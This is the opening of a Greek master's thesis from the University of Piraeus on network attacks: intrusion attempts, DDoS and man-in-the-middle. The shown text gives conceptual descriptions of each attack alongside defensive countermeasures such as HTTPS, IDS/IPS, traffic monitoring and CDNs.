Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Μεταπτυχιακή εργασία

Θέμα: Ανάλυση και αντιμετώπιση επιθέσεων στο δίκτυο: Εξερεύνηση διαφόρων τύπων επιθέσεων στο δίκτυο, όπως επιθέσεις DDoS, απόπειρες διείσδυσης ή επιθέσεις man-in-the-middle.

Επιβλέπον Καθηγητής: Χρήστος Ξενάκης

Ονοματεπώνυμο	E-mail	A.M.
Ασημίνα Ξάμπλα	xamplaa1997asimina@gmail.com	MTE2216

Πειραιάς
3/2/2024

Ευχαριστίες

Με την ολοκλήρωση της μεταπτυχιακής διπλωματικής μου εργασίας, θα ήθελα να εκφράσω τις θερμές μου ευχαριστίες σε όλους όσους συνέβαλλαν στην εκπόνησή της.

Ευχαριστώ θερμά τον επιβλέπων καθηγητή μου, κύριο Χρήστο Ξενάκη, για την εμπιστοσύνη που μου έδειξε, αναθέτοντάς μου το συγκεκριμένο θέμα, την επιστημονική του καθοδήγηση καθώς και τις υποδείξεις του.

Τέλος, θα ήθελα εκφράσω την ευγνωμοσύνη μου στην οικογένειά μου για όλη τη στήριξη, τη συμπαράσταση και την κατανόησή τους, καθ' όλη τη διάρκεια των σπουδών μου.

Περίληψη

Στην εν λόγω μεταπτυχιακή εργασία, θα αναλυθούν διάφοροι τύποι επιθέσεων όπως επιθέσεις DDoS, απόπειρες διείσδυσης, επιθέσεις man in the middle και επιθέσεις στο πρωτόκολλο Kerberos καθώς και θα εξεταστούν τεχνικές και στρατηγικές για την αντιμετώπισή τους. Η εργασία διερευνά αναλυτικά αυτούς τους τύπους επιθέσεων, αναδεικνύοντας τις απειλές που υπάρχουν στην ασφάλεια του δικτύου και την ακεραιότητα των δεδομένων. Επιπλέον, η εργασία εστιάζει στην παρουσίαση των επιθέσεων αυτών με παραδείγματα και τρόπους που υλοποιούνται καθώς εξετάζει τεχνικές που μπορούν να χρησιμοποιηθούν. Η ανάλυση των επιθέσεων και η εξέταση τους γίνεται με σκοπό να παρουσιαστούν και λύσεις για να αποφεύγονται αυτές οι επιθέσεις. Επομένως αναλύοντας τον τρόπο που γίνονται αυτές οι επιθέσεις θα παρουσιάζονται και λύσεις για την προστασία από αυτές. Σκοπός της εργασίας είναι να αναλυθούν διάφοροι τύποι επιθέσεων όπως αυτές που προαναφέρθηκαν και να εξεταστούν τεχνικές και στρατηγικές για την αντιμετώπισή τους παρέχοντας μια πολύτιμη εικόνα της ασφάλειας στον κυβερνοχώρο και της αντίδρασης σε επιθέσεις.

Λέξεις Κλειδιά: Επιθέσεις DDoS, Απόπειρες διείσδυσης, Επιθέσεις man in the middle, Επιθέσεις Session Hijacking, Packet Sniffer, IP Spoofing, Επιθέσεις DNS Cache Poisoning, Επιθέσεις στο πρωτόκολλο Kerberos, ASREPRoasting, DCSync, Pass the ticket, Pass the hash, Golden ticket.

Abstract

In this master's thesis, different types of attacks such as DDoS attacks, infiltration attempts, man in the middle attacks and attacks on the Kerberos protocol will be analyzed and techniques and strategies to counter them will be considered. The thesis delves into these attack types in detail, highlighting the threats they pose to network security and data integrity. Furthermore, the thesis focuses on presenting these attacks with examples and methods of execution while exploring techniques that can be employed. The analysis of these attacks and their examination aim to provide solutions for preventing such attacks. Therefore, by dissecting the methods through which these attacks occur, solutions for protection against them will also be presented. The objective of this thesis is to analyze various types of cyber attacks, including those mentioned above, and to examine technical and strategic approaches to counter them, offering valuable insights into cyber security and response to attacks.

Keywords: DDoS Attacks, Infiltration Attempts, Man in the middle Attacks, Session Hijacking Attacks, Packet Sniffer, IP Spoofing, DNS Cache Poisoning Attacks, Kerberos Protocol Attacks, ASREPRoasting, DCSync, Pass the ticket, Pass the hash, Golden ticket.

Εισαγωγή

Στην εποχή αυτή, το δίκτυο έχει γίνει αναπόσπαστο μέρος της καθημερινότητάς όλων των ανθρώπων. Από την επικοινωνία με φίλους και συναδέλφους μέχρι την πρόσβαση σε πληροφορίες και υπηρεσίες, το δίκτυο παίζει έναν ουσιαστικό ρόλο. Ωστόσο, με την αύξηση της ψηφιακής εξάρτησης, οι χρήστες είναι εκτεθειμένοι σε διάφορες απειλές που έχουν στόχο την ασφάλεια και την ακεραιότητα των δικτύων. Στο πλαίσιο αυτό, αυτή η εργασία θα εξετάσει την ανάλυση και την αντιμετώπιση διαφόρων τύπων επιθέσεων στο δίκτυο, συμπεριλαμβανομένων των επιθέσεων DDoS, των αποπειρών διείσδυσης, των επιθέσεων man-in-the-middle καθώς και επιθέσεις στο πρωτόκολλο Kerberos.

Οι επιθέσεις DDoS (Distributed Denial of Service) αποτελούν μια από τις πιο διαδεδομένες και καταστροφικές απειλές στον κυβερνοχώρο. Κατά τη διάρκεια μιας επίθεσης DDoS, κακόβουλοι χρήστες χρησιμοποιούν ένα μεγάλο αριθμό υπολογιστών για να επιτεθούν σε έναν στόχο, προκαλώντας την υπερφόρτωση του δικτύου και αποτρέποντας την κανονική λειτουργία του. Οι επιπτώσεις των επιθέσεων DDoS μπορούν να είναι καταστροφικές, επηρεάζοντας την διαθεσιμότητα των υπηρεσιών και προκαλώντας σημαντικές οικονομικές ζημιές.

Οι απόπειρες διείσδυσης είναι μια άλλη μορφή επίθεσης που απειλεί την ασφάλεια του δικτύου. Κατά τη διάρκεια αυτών των επιθέσεων, εισβολείς προσπαθούν να εισέλθουν σε ένα δίκτυο χωρίς άδεια, χρησιμοποιώντας ευπάθειες στο λογισμικό ή κοινωνική μηχανική. Στόχος τους είναι η πρόσβαση σε ευαίσθητες πληροφορίες ή η κατάληψη των συστημάτων για κακόβουλους σκοπούς. Η ανίχνευση και η αντιμετώπιση των αποπειρών διείσδυσης απαιτούν συνεχή παρακολούθηση και ενημέρωση των ασφαλειών του δικτύου.

Οι επιθέσεις man-in-the-middle είναι μια πιο εξεζητημένη μορφή επίθεσης όπου ο κακόβουλος εισβολέας εγκαθίσταται ανάμεσα στην επικοινωνία μεταξύ δύο συσκευών ή χρηστών. Αυτός ο εισβολέας μπορεί να παρακολουθεί, να παραποιεί ή ακόμη και να αλλάζει τα δεδομένα που μεταφέρονται μεταξύ τους, προκαλώντας προβλήματα ασφάλειας και απώλειας εμπιστοσύνης.

Το πρωτόκολλο Kerberos αποτελεί θεμέλιο λίθο στον κόσμο της δικτυακής ασφάλειας, παρέχοντας ένα πανίσχυρο σύστημα αυθεντικοποίησης για τους χρήστες και τις υπηρεσίες σε ένα δίκτυο. Παρόλα αυτά, η σημαντικότητα του Kerberos το καθιστά στόχο για εξελιγμένες κυβερνοεπιθέσεις. Καθώς οι επιθέσεις στο Kerberos εξελίσσονται και γίνονται πιο εξεζητημένες, είναι κρίσιμο για τους διαχειριστές δικτύου να κατανοήσουν τις απειλές που αντιμετωπίζουν.

Από τις επιθέσεις εκμετάλλευσης του πρωτοκόλλου μέχρι τη δημιουργία πλαστών εισιτηρίων (tickets), η ασφάλεια του Kerberos απαιτεί σταθερή προσοχή και προληπτικά μέτρα. Στο πλαίσιο αυτό, αυτή η μελέτη επικεντρώνεται στην εξέταση των διαφόρων τύπων επιθέσεων στο πρωτόκολλο Kerberos. Από την ανασκόπηση των βασικών αρχών λειτουργίας του Kerberos μέχρι την ανάλυση των πιο σύγχρονων επιθέσεων που το στοχεύουν, θα διερευνηθεί πώς οι επιθέσεις αυτές επηρεάζουν την ασφάλεια του δικτύου και πώς μπορούν να αντιμετωπιστούν με αποτελεσματικό τρόπο. Μέσα από αυτήν την ανάλυση, θα αποκαλυφθούν πρακτικές στρατηγικές και μέτρα ασφαλείας που ενισχύουν την ανθεκτικότητα του πρωτοκόλλου Kerberos και διασφαλίζουν την ασφάλεια των δικτυακών υποδομών.

Στην μεταπτυχιακή εργασία επομένως, θα αναλυθούν πιο λεπτομερώς διάφοροι τύποι επιθέσεων και θα εξεταστούν τεχνικές και στρατηγικές για την αντιμετώπισή τους. Επίσης, θα εξεταστεί ο ρόλος της εκπαίδευσης και της ευαισθητοποίησης των χρηστών ως μέσο προστασίας από αυτές τις απειλές.

Στον σύγχρονο ψηφιακό κόσμο, η ασφάλεια του δικτύου είναι καθοριστικής σημασίας, και η κατανόηση και η αντιμετώπιση των επιθέσεων αποτελούν προτεραιότητα για τη διατήρηση της ασφάλειας και της ιδιωτικότητας των χρηστών σε έναν ψηφιακό κόσμο που εξελίσσεται ραγδαία.

Περιεχόμενα

Κεφάλαιο 1^{ο} : Εισαγωγικό Κεφάλαιο Επιθέσεων

Στη σύγχρονη εποχή, η ψηφιακή επικοινωνία και η εξάρτηση από την τεχνολογία έχουν αναδείξει τον κυβερνοχώρο ως έναν από τους σημαντικότερους τομείς για την λειτουργία της κοινωνίας, της οικονομίας και της πολιτικής. Ωστόσο, αυτή η εξάρτηση από την τεχνολογία δημιουργεί ευκαιρίες για διάφορους τύπους επιθέσεων στον κυβερνοχώρο, οι οποίες μπορούν να απειλήσουν την ασφάλεια και την ιδιωτικότητα των χρηστών, την λειτουργία των οργανισμών και ακόμα και την εθνική ασφάλεια.

Σε αυτό το κεφάλαιο, θα αναλυθούν σε θεωρητικό επίπεδο διάφοροι τύποι επιθέσεων στον κυβερνοχώρο, όπως οι επιθέσεις DDoS, οι απόπειρες διείσδυσης και οι επιθέσεις man in the middle. Επιπλέον, θα εξεταστούν τεχνικές και στρατηγικές που μπορούν να χρησιμοποιηθούν για την αντιμετώπιση και την πρόληψη αυτών των επιθέσεων.

Επιθέσεις Απόπειρας Διείσδυσης

Οι απόπειρες διείσδυσης αποτελούν μια από τις πιο σύνθετες και επικίνδυνες επιθέσεις στον κυβερνοχώρο. Σε αυτές τις επιθέσεις, εισβολείς προσπαθούν να διεισδύσουν στα δίκτυα και τα συστήματα με σκοπό την παραβίαση της ασφάλειας και την πρόσβαση σε ευαίσθητες πληροφορίες.

Οι τεχνικές που χρησιμοποιούνται ποικίλουν, από εκμετάλλευση αδυναμιών σε λογισμικό και υπηρεσίες μέχρι κοινωνική μηχανική και ψυχολογικά τεχνάσματα. Για την αντιμετώπιση των αποπειρών διείσδυσης, οι εταιρίες και οι οργανισμοί πρέπει να υιοθετούν μια σειρά πρακτικών και τεχνικών μέτρων:

- **Ασφαλής Ανάπτυξη Λογισμικού**: Η επίλυση γνωστών αδυναμιών σε λογισμικά και υπηρεσίες είναι κρίσιμη. Ο κατάλληλος έλεγχος και η ενημέρωση του λογισμικού είναι ζωτικής σημασίας.

- **Παρακολούθηση Δραστηριότητας**: Οι εταιρίες πρέπει να διατηρούν λεπτομερείς καταγραφές της δικτυακής τους δραστηριότητας για την έγκαιρη ανίχνευση ασυνήθιστων προσπαθειών διείσδυσης.

- **Δικαιώματα και Πρόσβαση**: Ο περιορισμός των δικαιωμάτων πρόσβασης, ανάλογα με τις ανάγκες των χρηστών, είναι σημαντικός παράγοντας για την αποτροπή αποπειρών διείσδυσης.

- **Εκπαίδευση Προσωπικού**: Η εκπαίδευση του προσωπικού σχετικά με τους κινδύνους και τις πρακτικές ασφαλείας είναι απαραίτητη για την ανίχνευση προσπαθειών διείσδυσης που βασίζονται στην κοινωνική μηχανική.

- **Κρυπτογράφηση**: Η κρυπτογράφηση επικοινωνίας μεταξύ συσκευών και δικτύων βοηθά στην προστασία ευαίσθητων δεδομένων από διαρροές.

- **Ενημέρωση και Κατανομή Απειλών**: Η συνεχής ενημέρωση για νέες απειλές και κακόβουλο λογισμικό είναι ζωτικής σημασίας για την πρόληψη.

- **Εκκίνηση Ενίσχυσης**: Σε περίπτωση ανίχνευσης προσπάθειας διείσδυσης, αμέσως γίνεται διαδικασία με σκοπό την απομόνωση της πληγείσας περιοχής και την ανάκτηση του συστήματος από αντίγραφα ασφαλείας. (itsecuritypro.gr, 2018)

Ενώ υπάρχουν πολλοί διαφορετικοί τρόποι με τους οποίους ένας εισβολέας μπορεί να διεισδύσει σε ένα σύστημα πληροφορικής, οι περισσότερες επιθέσεις στον κυβερνοχώρο βασίζονται σε παρόμοιες τεχνικές. Παρακάτω είναι μερικοί από τους πιο συνηθισμένους τύπους κυβερνοεπιθέσεων:

1. Κακόβουλο λογισμικό (Malware)
2. Ηλεκτρονικό Ψάρεμα (Phishing)
3. Επίθεση Man-in-the-Middle (MITM)
4. Επίθεση κατανεμημένης άρνησης υπηρεσίας (DDoS).
5. SQL Injection
6. Zero-day exploit

7. DNS Tunneling
8. Business Email Compromise (BEC)
9. Cryptojacking
10. Cross-site Scripting (XSS) Attacks
11. Password κ.α. (Εθνικό CSIRT-CY, 2023)

Συμπερασματικά οι απόπειρες διείσδυσης αντιπροσωπεύουν μια σοβαρή απειλή για την ασφάλεια των δικτύων. Η επαρκής προετοιμασία, η πρόληψη και η άμεση αντίδραση είναι υψίστης σημασίας για την προστασία των ψηφιακών περιουσιών. Μέσω αυστηρών πρακτικών ασφαλείας και εκπαίδευσης του προσωπικού, είναι εφικτό να ενισχυθεί η ανθεκτικότητα των δικτύων και να αντιμετωπιστούν αποτελεσματικά οι απειλές.

Επιθέσεις DDoS (Distributed Denial-of-Service)

Στους υπολογιστές, μια επίθεση άρνησης υπηρεσίας (επίθεση DoS) είναι μια επίθεση στον κυβερνοχώρο κατά την οποία ο δράστης επιδιώκει να καταστήσει ένα μηχάνημα ή έναν πόρο δικτύου μη διαθέσιμο στους χρήστες για τους οποίους προορίζεται, διακόπτοντας προσωρινά ή επ' αόριστον τις υπηρεσίες ενός κεντρικού υπολογιστή που είναι συνδεδεμένος σε ένα δίκτυο.

Η άρνηση της υπηρεσίας συνήθως επιτυγχάνεται με την πλημμύρα του στοχευόμενου μηχανήματος ή του πόρου με περιττά αιτήματα σε μια προσπάθεια υπερφόρτωσης των συστημάτων και αποτροπής της εκπλήρωσης ορισμένων ή όλων των νόμιμων αιτημάτων (cisa.gov, 2021). Σε μια κατανεμημένη επίθεση άρνησης υπηρεσίας (επίθεση DDoS), η εισερχόμενη κίνηση που κατακλύζει το θύμα προέρχεται από πολλές διαφορετικές πηγές. Απαιτούνται πιο εξελιγμένες στρατηγικές για τον μετριασμό αυτού του τύπου επίθεσης. Η απλή προσπάθεια αποκλεισμού μιας μόνο πηγής είναι ανεπαρκής καθώς υπάρχουν πολλές πηγές. (kaspersky)

Μια επίθεση DoS ή DDoS είναι ανάλογη με μια ομάδα ανθρώπων που συνωστίζονται στην πόρτα εισόδου ενός καταστήματος, καθιστώντας δύσκολη την είσοδο των νόμιμων πελατών, διαταράσσοντας έτσι το εμπόριο και χάνοντας τα χρήματα της

επιχείρησης. Οι εγκληματίες επιθέσεων DoS συχνά στοχεύουν ιστότοπους ή υπηρεσίες που φιλοξενούνται σε διακομιστές ιστού υψηλού προφίλ, όπως τράπεζες ή πύλες πληρωμής με πιστωτική κάρτα. Κατά τη διάρκεια μιας επίθεσης DoS και DDoS, ένας εισβολέας προσπαθεί να υπερφορτώσει τους διακομιστές ή την υποδομή ενός στόχου, προκαλώντας έτσι την ανεπάρκεια των υπηρεσιών του.

Ο στόχος τέτοιων επιθέσεων μπορεί να είναι κυβερνητικές ιστοσελίδες, επιχειρήσεις, οργανισμοί ή ακόμα και ιδιώτες. Η εκδίκηση, ο εκβιασμός (wikipedia.org) και ο χακτιβισμός μπορούν να παρακινήσουν αυτές τις επιθέσεις.

Σαν αποτέλεσμα όπως αναφέρθηκε, οι επιθέσεις DDoS είναι μια μορφή επίθεσης που στοχεύει στο να αναγκάσει έναν διακομιστή, έναν ιστότοπο ή μια υπηρεσία να καταρρεύσει ή να μην είναι προσβάσιμη από τους χρήστες.

Μια επίθεση DDoS χρησιμοποιεί περισσότερες από μία μοναδικές διευθύνσεις IP ή μηχανήματα, συχνά από χιλιάδες κεντρικούς υπολογιστές που έχουν μολυνθεί με κακόβουλο λογισμικό (Khalifeh, Soltanian, Mohammad Reza, 2015). Μια κατανεμημένη επίθεση άρνησης υπηρεσίας συνήθως περιλαμβάνει περισσότερους από περίπου 3-5 κόμβους σε διαφορετικά δίκτυα, λιγότεροι κόμβοι μπορούν να χαρακτηριστούν ως επίθεση DoS, αλλά δεν είναι επίθεση DDoS. (Kostadinov, 2018)

Πολλαπλές μηχανές μπορούν να δημιουργήσουν περισσότερη κίνηση επίθεσης από ένα μηχάνημα. Αυτό γίνεται επειδή, οι πολλαπλές μηχανές επίθεσης είναι πιο δύσκολο να απενεργοποιηθούν από μια μηχανή επίθεσης και η συμπεριφορά κάθε μηχανής επίθεσης μπορεί να είναι πιο κρυφή, καθιστώντας δυσκολότερο τον εντοπισμό και τον τερματισμό λειτουργίας. Δεδομένου ότι η εισερχόμενη κίνηση που πλημμυρίζει το θύμα προέρχεται από διαφορετικές πηγές, μπορεί να είναι αδύνατο να σταματήσει η επίθεση απλά χρησιμοποιώντας το φίλτρο εισόδου. Επίσης, καθιστά δύσκολη τη διάκριση της νόμιμης κίνησης χρηστών από την κίνηση επιθέσεων όταν κατανέμεται σε πολλά σημεία προέλευσης.

Ως εναλλακτική λύση ή επαύξηση ενός DDoS, οι επιθέσεις μπορεί να περιλαμβάνουν παραποίηση διευθύνσεων αποστολέα IP (πλαστογράφηση διευθύνσεων IP) που περιπλέκει περαιτέρω τον εντοπισμό και την εξουδετέρωση της επίθεσης. Αυτά τα

πλεονεκτήματα του επιτιθέμενου προκαλούν προκλήσεις για τους αμυντικούς μηχανισμούς. Για παράδειγμα, η απλή αγορά μεγαλύτερου εύρους ζώνης εισερχόμενων από τον τρέχοντα όγκο της επίθεσης μπορεί να μην βοηθήσει, επειδή ο εισβολέας μπορεί απλώς να προσθέσει περισσότερες μηχανές επίθεσης.

Η κλίμακα των επιθέσεων DDoS συνέχισε να αυξάνεται τα τελευταία χρόνια μέχρι το 2016 ξεπερνώντας το ένα terabit ανά δευτερόλεπτο. (DAN GOODIN, 2016) Μερικά κοινά παραδείγματα επιθέσεων DDoS είναι το UDP flooding, το SYN flooding και η ενίσχυση DNS (Imperva, 2022).

Ορισμένα σημαντικά χαρακτηριστικά των επιθέσεων DDoS περιλαμβάνουν τα εξής:


1. **Κατανομή του Φορτίου**: Σε αυτού του είδους τις επιθέσεις, ο επιτιθέμενος χρησιμοποιεί ένα δίκτυο από συμμετέχοντες υπολογιστές, γνωστό και ως "botnet," για να αυξήσει το φορτίο που ασκείται στον στόχο.

2. **Εξάντληση Πόρων**: Ο στόχος της επίθεσης DDoS είναι να εξαντλήσει τους πόρους του στόχου, όπως την εύρυθμη λειτουργία των διακομιστών ή τη διαθεσιμότητα της ιστοσελίδας, καθιστώντας την μη προσβάσιμη από τους χρήστες.

3. **Ανωνυμία**: Οι επιθέσεις DDoS συνήθως εκτελούνται από εισβολείς που κρύβουν την ταυτότητά τους, καθιστώντας τον εντοπισμό και την αντιμετώπισή τους δύσκολο.

4. **Πολλοί Στόχοι**: Οι επιθέσεις DDoS μπορούν να στραφούν εναντίον διαφόρων στόχων ταυτόχρονα, κάτι που τις καθιστά επικίνδυνες για εκτεταμένες υποδομές.

5. **Στοχευμένες Υπηρεσίες**: Οι επιθέσεις DDoS μπορούν να επηρεάσουν τη διαθεσιμότητα διαδικτυακών υπηρεσιών, όπως ιστοσελίδες, ηλεκτρονικό εμπόριο, κυβερνητικές υπηρεσίες και πολλά άλλα.



Εικόνα 1: Αρχιτεκτονική των DDOS επιθέσεων (Ιωάννης Δαμπολιάς, 2013)

Το παραπάνω σχεδιάγραμμα αποτελείται από τέσσερα στοιχεία:

- Τον πραγματικό επιτιθέμενο.
- Τους handlers που είναι οι υπολογιστές στους οποίους εκτελείται ένα ειδικό πρόγραμμα, ικανό να ελέγχει πολλαπλούς agents.
- Τους agents ή zombies που είναι υπολογιστές στους οποίους εκτελείται ένα ειδικό πρόγραμμα και είναι υπεύθυνοι για τη δημιουργία ροής πακέτων προοριζόμενης για το θύμα.
- Το θύμα ή σύστημα - στόχο.

Οι DDoS επιθέσεις βασίζονται σε δύο κύριες μεθόδους για να επιτύχουν την άρνηση της υπηρεσίας του θύματος προς τους "πελάτες" του. Η πρώτη εκμεταλλεύεται παραλήψεις ή λάθη στον κώδικα κάποιου συγκεκριμένου πρωτοκόλλου επικοινωνίας και ονομάζεται σημασιολογική, ενώ η δεύτερη βασίζεται στη γένεση μεγάλου πλήθους αιτήσεων σύνδεσης στην υπηρεσία με σκοπό να κατασταθεί αυτή μη προσβάσιμη και ονομάζεται "πλημμύρα" (flooding) (Ιωάννης Δαμπολιάς, 2013).

Οι αμυντικές απαντήσεις σε επιθέσεις άρνησης υπηρεσίας συνήθως περιλαμβάνουν τη χρήση ενός συνδυασμού εργαλείων ανίχνευσης επιθέσεων, ταξινόμησης κυκλοφορίας και απόκρισης, με στόχο τον αποκλεισμό της κυκλοφορίας που τα εργαλεία προσδιορίζουν ως αθέμιτα και να επιτρέψουν την κυκλοφορία που προσδιορίζουν ως νόμιμη (Georgios Loukas and Gulay ¨ Oke, 2010). Μια λίστα εργαλείων απόκρισης περιλαμβάνει τα ακόλουθα.

Για την αντιμετώπιση των επιθέσεων DDoS, απαιτούνται σύγχρονες λύσεις όπως οι Content Delivery Networks (CDNs), ανιχνευτές επιθέσεων και η κατανομή φορτίου σε πολλούς διακομιστές.

Οι επιθέσεις DDoS μπορεί να είναι δύσκολο να μετριαστούν σε επιχειρήσεις που δεν διαθέτουν τους κατάλληλους πόρους, όπως hardware ή επαρκές bandwidth. Ωστόσο, υπάρχουν πράγματα που μπορούν να κάνουν ακόμη και οι μικρές και μεσαίες εταιρείες για να αυξήσουν την προστασία τους:

- Παρακολούθηση της κυκλοφορίας του δικτύου και εντοπισμός ανωμαλιών στην κίνηση στο Διαδίκτυο.
  → Με αυτόν τον τρόπο, εντοπίζονται τα ψευδή αιτήματα που κατακλύζουν τα συστήματα και έπειτα γίνεται ο αποκλεισμός αυτών.

- Να υπάρχει ένα σχέδιο αποκατάστασης καταστροφών σε περίπτωση που μια επίθεση DDoS χτυπήσει τον ιστότοπο ή τα συστήματα μιας εταιρείας.
  → Αυτό μπορεί να περιλαμβάνει την ύπαρξη εφεδρικών διακομιστών ιστότοπου και εναλλακτικών καναλιών επικοινωνίας.

- Μετάβαση στο cloud.
  → Αυτό δεν θα εξαλείψει την απειλή, αλλά μπορεί να βοηθήσει στον μετριασμό των επιθέσεων λόγω του υψηλότερου εύρους ζώνης και της ανθεκτικότητας της cloud υποδομής κ.α. (eset).

Επιθέσεις Man in the Middle

Η επίθεση Man-in-the-Middle (MitM) αποτελεί μια από τις πιο επικίνδυνες και διαδεδομένες επιθέσεις στον χώρο της κυβερνοασφάλειας. Κατά τη διάρκεια μιας επίθεσης MitM, ένας κακόβουλος επιτιθέμενος εισβάλλει ανάμεσα σε δύο επικοινωνούντες συσκευές ή χρήστες, αφαιρώντας το απόρρητο και την ακεραιότητα των επικοινωνιών τους.

Αυτή η επίθεση επιτρέπει στον επιτιθέμενο να παρακολουθεί ή ακόμα και να αλλοιώνει τις επικοινωνίες χωρίς να το καταλάβουν οι ενδιαφερόμενοι. Στο παρόν σημείο της εργασίας, θα αναλυθεί η επίθεση MitM σε θεωρητικό επίπεδο και στην συνέχεια θα παρουσιαστεί και πρακτικά πως μπορεί να επιτευχθεί μία τέτοια επίθεση. Επίσης θα αναδειχθούν και οι μέθοδοι που χρησιμοποιεί ο επιτιθέμενος, καθώς και τις πρακτικές ασφαλείας που μπορούν να εφαρμοστούν για την αντιμετώπισή της.

Η επίθεση Man-in-the-Middle αναδεικνύεται ως μια επιθετική τεχνική όπου ένας επιτιθέμενος μπαίνει ανάμεσα σε δύο επικοινωνούντα μέρη, παραβιάζοντας την εμπιστοσύνη και τον έλεγχο των επικοινωνιών. Σε πολλές περιπτώσεις, οι επιθέσεις MitM συμβαίνουν στο πλαίσιο ασύρματων δικτύων, δημόσιων Wi-Fi σημείων πρόσβασης, ή και σε δίκτυα με υποκλοπή δεδομένων.

Μέθοδοι Επίθεσης MitM:

Οι επιτιθέμενοι χρησιμοποιούν διάφορες μεθόδους για να εκτελέσουν επιθέσεις MitM. Ορισμένες από αυτές περιλαμβάνουν:

- **Επίθεση ARP Spoofing**: Οι επιτιθέμενοι παραποιούν τους πίνακες ARP (Address Resolution Protocol) στο δίκτυο, κατευθύνοντας την κυκλοφορία δεδομένων προς τον επιτιθέμενο.

- **Επίθεση DNS Spoofing**: Οι επιτιθέμενοι παραποιούν απαντήσεις DNS, ανακατευθύνοντας την κυκλοφορία προς κακόβουλες ιστοσελίδες.

- **Χρήση Δικτυακού Sniffing**: Οι επιτιθέμενοι χρησιμοποιούν λογισμικό παρακολούθησης για να καταγράφουν την κυκλοφορία δεδομένων μεταξύ δύο συσκευών.
- **Επίθεση SSL Stripping:** Οι επιτιθέμενοι παρακολουθούν ασφαλείς συνεδρίες HTTPS, αποκρυπτογραφώντας την κυκλοφορία. Συνέπειες των Επιθέσεων MitM Οι επιθέσεις MitM μπορούν να έχουν σοβαρές συνέπειες.

Κάποιες από αυτές περιλαμβάνουν:

→**Παρακολούθηση Επικοινωνιών:** Ο επιτιθέμενος μπορεί να παρακολουθεί και να καταγράφει ευαίσθητες πληροφορίες όπως κωδικοί πρόσβασης, τραπεζικές πληροφορίες και προσωπικά μηνύματα.

→**Ανακατεύθυνση Κυκλοφορίας:** Ο επιτιθέμενος μπορεί να ανακατευθύνει την κυκλοφορία δεδομένων προς κακόβουλες πηγές, επιτρέποντας την εξόρυξη πληροφοριών ή την εκτέλεση επιθέσεων.

→**Παραβίαση Απορρήτου:** Οι επιθέσεις MitM αποτελούν παραβίαση του απορρήτου, καθώς οι επιτιθέμενοι έχουν πρόσβαση σε ευαίσθητες πληροφορίες.

Αντιμετώπιση των Επιθέσεων MitM

Η αντιμετώπιση των επιθέσεων MitM απαιτεί συνδυασμό τεχνικών και πρακτικών ασφαλείας. Ορισμένες από τις σημαντικότερες πρακτικές που μπορούν να εφαρμοστούν περιλαμβάνουν:

1. **Χρήση HTTPS:** Η χρήση ασφαλών συνδέσεων HTTPS παρέχει προστασία από επιθέσεις SSL Stripping και καθιστά δυσκολότερη την αποκρυπτογράφηση της κυκλοφορίας.

2. **Ανίχνευση Επιθέσεων:** Η χρήση λύσεων ανίχνευσης και αποτροπής MitM, όπως τα Intrusion Detection Systems (IDS) και Intrusion Prevention Systems (IPS), μπορεί να ανιχνεύσει και να αποτρέψει ανεπιθύμητες επιθέσεις.

3. **Διπλή Παρακολούθηση:** Οι χρήστες μπορούν να χρησιμοποιούν εφαρμογές διπλής παρακολούθησης όπου ο κωδικός ασφαλείας πρέπει να επιβεβαιώνεται μέσω δεύτερης συσκευής.

4. **Ενημέρωση:** Η συνεχής ενημέρωση για τις επιθέσεις MitM και τις νέες απειλές είναι κρίσιμη για την πρόληψη.

Επομένως η επίθεση Man-in-the-Middle αποτελεί και αυτή μία από τις πιο επικίνδυνες κυβερνοεπιθέσεις που απειλούν την ασφάλεια και το απόρρητο των δεδομένων. Η καλή κατανόηση των μεθόδων επίθεσης και η εφαρμογή πρακτικών ασφαλείας είναι ζωτικές για την προστασία από αυτόν τον τύπο επίθεσης. Οι χρήστες και οι διαχειριστές δικτύου πρέπει να είναι ενήμεροι και προετοιμασμένοι για την αντιμετώπιση των επιθέσεων MitM, προκειμένου να διασφαλίσουν την ασφάλεια των επικοινωνιών και των δεδομένων τους.

Στρατηγικές Αντιμετώπισης

Η αντιμετώπιση των επιθέσεων στον κυβερνοχώρο απαιτεί συνολική προσέγγιση, συμπεριλαμβανομένης της πρόληψης, της ανίχνευσης και της αντίδρασης. Επιπλέον, είναι απαραίτητο να διαμορφωθούν πολιτικές ασφαλείας, να εκπαιδευτεί το προσωπικό και να διατηρηθούν ενημερωμένες οι τεχνικές λύσεις.

